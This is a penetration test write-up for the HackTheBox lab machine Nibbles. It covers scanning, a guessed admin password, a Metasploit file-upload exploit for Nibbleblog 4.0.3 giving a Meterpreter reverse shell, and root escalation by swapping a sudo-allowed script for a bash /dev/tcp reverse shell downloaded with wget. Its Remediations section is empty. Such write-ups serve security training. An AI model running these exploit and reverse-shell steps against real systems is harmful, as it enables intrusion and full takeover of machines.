TOLGA ÜNER

Penetration Test Report of HacktheBox Machine Nibbles

February 15, 2023

Table of Contents

Scope

Scope of this assessment was one IP Address and the website.

Scope Detail

IP Address - URL	Description
10.129.96.84 - http://10.129.96.84/	IP Address of the machine – Web Page

Findings

In my assessment I was able to find couple of vulnerabilities that gives the attacker the root access of the machine. The first finding is that /nibbleblog page was commented in source code of the web page. Important information should not be in the comment. This could lead to an information leak. The other Finding is in /nibbleblog/ web page. In nibbleblog I scanned the website with tools like nikto, dirb, gobuster. I found directories about the web page which includes information like username and version number of nibbleblog. If you have important information in the directories these directories should be forbidden to the guest user. The other finding, I was able find was that nibbleblog uses version 4.0.3 which has a big flaw that allows an authenticated remote attacker to execute PHP code.

Severity of the Findings

Finding Number	Severity	Description
1.	Info	Vulnerable Web Page was Found Commented in the Source Code
2.	Low	Directory Listing
3.	High	Nibbleblog 4.0.3 - Arbitrary File Upload

Walkthrough of the Findings

Finding 1: Vulnerable Web Page was Found Commented in the Source Code


After scanning the Ip address with Nmap. I saw the 80 port was open.

Command: nmap 10.129.96.84


```
┌──(root㉿host)-[/home/tlg/Desktop/test/nibbles]
└─# nmap 10.129.96.84
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-16 12:29 +03
Nmap scan report for 10.129.96.84
Host is up (0.068s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.47 seconds
```

result of the nmap scan.

I looked at the web address and it was only a simple html page but after looking at the source code I saw the /nibbleblog/ directory.




Web page


view-source:http://10.129.96.84/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google
1 Hello world!
16 <!-- /nibbleblog/ directory. Nothing interesting here! -->

source code

Finding 2: Directory Listing




http://10.129.96.84/nibbleblog/

The web page doesn't have much functionality. After using the tool gobuster I found couple of directories.

Command: gobuster dir -u http://10.129.96.84/nibbleblog/ -w /opt/SecLists-master/Discovery/Web-Content/big.txt


```
┌──(root㉿host)-[/home/tlg/Desktop/test/nibbles]
└─# gobuster dir -u http://10.129.96.84/nibbleblog/ -w /opt/SecLists-master/Discovery/Web-Content/big.txt
===============================================================
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.96.84/nibbleblog/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/SecLists-master/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.4
[+] Timeout:                 10s
===============================================================
2023/02/13 02:12:20 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 307]
/.htpasswd            (Status: 403) [Size: 307]
/README               (Status: 200) [Size: 4628]
/admin                (Status: 301) [Size: 323] [--> http://10.129.96.84/nibbleblog/admin/]
/content              (Status: 301) [Size: 325] [--> http://10.129.96.84/nibbleblog/content/]
/languages            (Status: 301) [Size: 327] [--> http://10.129.96.84/nibbleblog/languages/]
/plugins              (Status: 301) [Size: 325] [--> http://10.129.96.84/nibbleblog/plugins/]
/themes               (Status: 301) [Size: 324] [--> http://10.129.96.84/nibbleblog/themes/]
Progress: 20434 / 20477 (99.79%)
===============================================================
2023/02/13 02:15:59 Finished
===============================================================
```

Gobuster Scan Result




http://10.129.96.84/nibbleblog/admin/

I found the username in http://10.129.96.84/nibbleblog/content/private/users.xml




http://10.129.96.84/nibbleblog/content/private/users.xml


While searching for information I looked at the GitHub page for nibbleblog.




After checking the feed.php I found the title.



In the page admin.php I tried admin for username and nibbles for password and it worked.





Finding 3: Nibbleblog 4.0.3 - Arbitrary File Upload

In README directory I found that the nibbleblog version was 4.0.3 and this version has a vulnerability for File upload.

```
10.129.96.84/nibbleblog/README
Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB  OffSec

====== Nibbleblog ======
Version: v4.0.3
Codename: Coffee
Release date: 2014-04-01

Site: http://www.nibbleblog.com
Blog: http://blog.nibbleblog.com
Help & Support: http://forum.nibbleblog.com
Documentation: http://docs.nibbleblog.com

===== Social =====
* Twitter: http://twitter.com/nibbleblog
* Facebook: http://www.facebook.com/nibbleblog
* Google+: http://google.com/+nibbleblog

===== System Requirements =====
* PHP v5.2 or higher
* PHP module - DOM
* PHP module - SimpleXML
* PHP module - GD
* Directory â€œcontentâ€ writable by Apache/PHP

Optionals requirements

* PHP module - Mcrypt

===== Installation guide =====
1- Download the last version from http://nibbleblog.com
2- Unzip the downloaded file
3- Upload all files to your hosting or local server via FTP, Shell, Cpanel, others.
```

In msfconsole I found the exploit. This exploit uploads a PHP file to 'My image' plugin that doesn't check the file that is being uploaded.

```
msf6 > search nibble

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/multi/http/nibbleblog_file_upload  2015-09-01       excellent  Yes    Nibbleblog File Upload Vulnerability


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/nibbleblog_file_upload
```

```
Description:
  Nibbleblog contains a flaw that allows an authenticated remote
  attacker to execute arbitrary PHP code. This module was tested on
  version 4.0.3.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2015-6967
  http://blog.curesec.com/article/blog/NibbleBlog-403-Code-Execution-47.html


View the full module info with the info -d command.
```

After confirming that this exploit for version 4.0.3 I configured the exploit.

Configured the PASSWORD.

set PASSWORD nibbles

```
msf6 exploit(multi/http/nibbleblog_file_upload) > set PASSWORD nibbles
PASSWORD ⇒ nibbles
```

Configured the target's IP.

set RHOSTS 10.129.96.84

```
msf6 exploit(multi/http/nibbleblog_file_upload) > set RHOSTS 10.129.96.84
RHOSTS ⇒ 10.129.96.84
```

Configured the target URI.

Set TARGETURI /nibbleblog/

```
msf6 exploit(multi/http/nibbleblog_file_upload) > set TARGETURI /nibbleblog/
TARGETURI ⇒ /nibbleblog/
```

Configured the username.

Set USERNAME admin

```
msf6 exploit(multi/http/nibbleblog_file_upload) > set USERNAME admin
USERNAME ⇒ admin
```

Configured our IP.

Set LHOST 10.10.14.9

```
msf6 exploit(multi/http/nibbleblog_file_upload) > set LHOST 10.10.14.9
LHOST ⇒ 10.10.14.9
```

It should look like this.

```
msf6 exploit(multi/http/nibbleblog_file_upload) > show options

Module options (exploit/multi/http/nibbleblog_file_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   nibbles          yes       The password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.129.96.84     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /nibbleblog/     yes       The base path to the web application
   USERNAME   admin            yes       The username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.9       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Nibbleblog 4.0.3


View the full module info with the info, or info -d command.
```

Run the exploit.

```
msf6 exploit(multi/http/nibbleblog_file_upload) >
msf6 exploit(multi/http/nibbleblog_file_upload) > run

[*] Started reverse TCP handler on 10.10.14.9:4444
[*] Sending stage (39927 bytes) to 10.129.96.84
[+] Deleted image.php
[*] Meterpreter session 1 opened (10.10.14.9:4444 → 10.129.96.84:33776) at 2023-02-16 14:25:30 +0300

meterpreter > sysinfo
Computer     : Nibbles
OS           : Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64
Meterpreter : php/linux
meterpreter > shell
Process 18384 created.
Channel 0 created.
whoami
nibbler
```

I had the meterpreter session.

The user flag was in the /home/nibbler.

```
meterpreter > ls
Listing: /home/nibbler
=======================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  0     fil   2017-12-29 13:29:56 +0300  .bash_history
040775/rwxrwxr-x  4096  dir   2017-12-11 06:04:04 +0300  .nano
100400/r--------  1855  fil   2017-12-11 06:07:21 +0300  personal.zip
100400/r--------  33    fil   2023-02-13 08:27:37 +0300  user.txt

meterpreter > cat user.txt
4ca200103602a39e930846995b637fb0
meterpreter >
```

To get the root flag I had to escalate my privilege. I checked what can nibbler do.

Command: sudo -l

```
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

```
cd /home/nibbler
ls
personal.zip
user.txt
```

I needed to unzip the personal file.

```
unzip personal.zip
Archive:  personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
```

```
cd personal
ls
stuff
cd stuff
ls
monitor.sh
ls -la
total 12
drwxr-xr-x 2 nibbler nibbler 4096 Dec 10  2017 .
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10  2017 ..
-rwxrwxrwx 1 nibbler nibbler 4015 May  8  2015 monitor.sh
```

I removed the monitor.sh file then in my local I created a file called monitor.sh. Inside the file I created a reverse bash shell.

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.9/1234 0>&1
```

After creating the file, I started a phyton server then I downloaded the file with wget inside the victim's machine.

```
┌──(root㉿host)-[/home/tlg/Desktop/test/nibbles]
└─# python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
wget http://10.10.14.9:8000/monitor.sh
--2023-02-16 06:38:46--  http://10.10.14.9:8000/monitor.sh
Connecting to 10.10.14.9:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 55 [text/x-sh]
Saving to: 'monitor.sh'

     0K                                                      100% 44.5K=0.001s

2023-02-16 06:38:46 (44.5 KB/s) - 'monitor.sh' saved [55/55]
```

Made it executable.

```
cat monitor.sh
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.9/1234 0>&1

ls -la
total 12
drwxr-xr-x 2 nibbler nibbler 4096 Feb 16 06:40 .
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10  2017 ..
-rw-r--r-- 1 nibbler nibbler   54 Feb 16 06:39 monitor.sh
chmod +x monitor.sh

ls -la
total 12
drwxr-xr-x 2 nibbler nibbler 4096 Feb 16 06:40 .
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10  2017 ..
-rwxr-xr-x 1 nibbler nibbler   54 Feb 16 06:39 monitor.sh
```

Before stating the file, I created a listener on port 1234 with netcat.

Command: nc -lvnp 1234

```
┌──(root㉿host)-[/home/tlg/Desktop/test/nibbles]
└─# nc -lvnp 1234
listening on [any] 1234 ...
```

I ran my code.

Command: sudo /home/nibbler/personal/stuff/monitor.sh

```
pwd
/home/nibbler/personal/stuff

sudo /home/nibbler/personal/stuff/monitor.sh
```

```
┌──(root㉿host)-[/home/tlg/Desktop/test/nibbles]
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.9] from (UNKNOWN) [10.129.96.84] 49260
bash: cannot set terminal process group (1362): Inappropriate ioctl for device
bash: no job control in this shell
root@Nibbles:/home/nibbler/personal/stuff#

root@Nibbles:/home/nibbler/personal/stuff# whoami
whoami
root
root@Nibbles:/home/nibbler/personal/stuff#
```

Root flag was in the /root directory.

```
root@Nibbles:/home/nibbler/personal/stuff# cd /root
cd /root
root@Nibbles:~# ls
ls
root.txt
root@Nibbles:~# cat root.txt
cat root.txt
d10140919520192ee6e4cf0a3aed7161
root@Nibbles:~#
```

Remediations

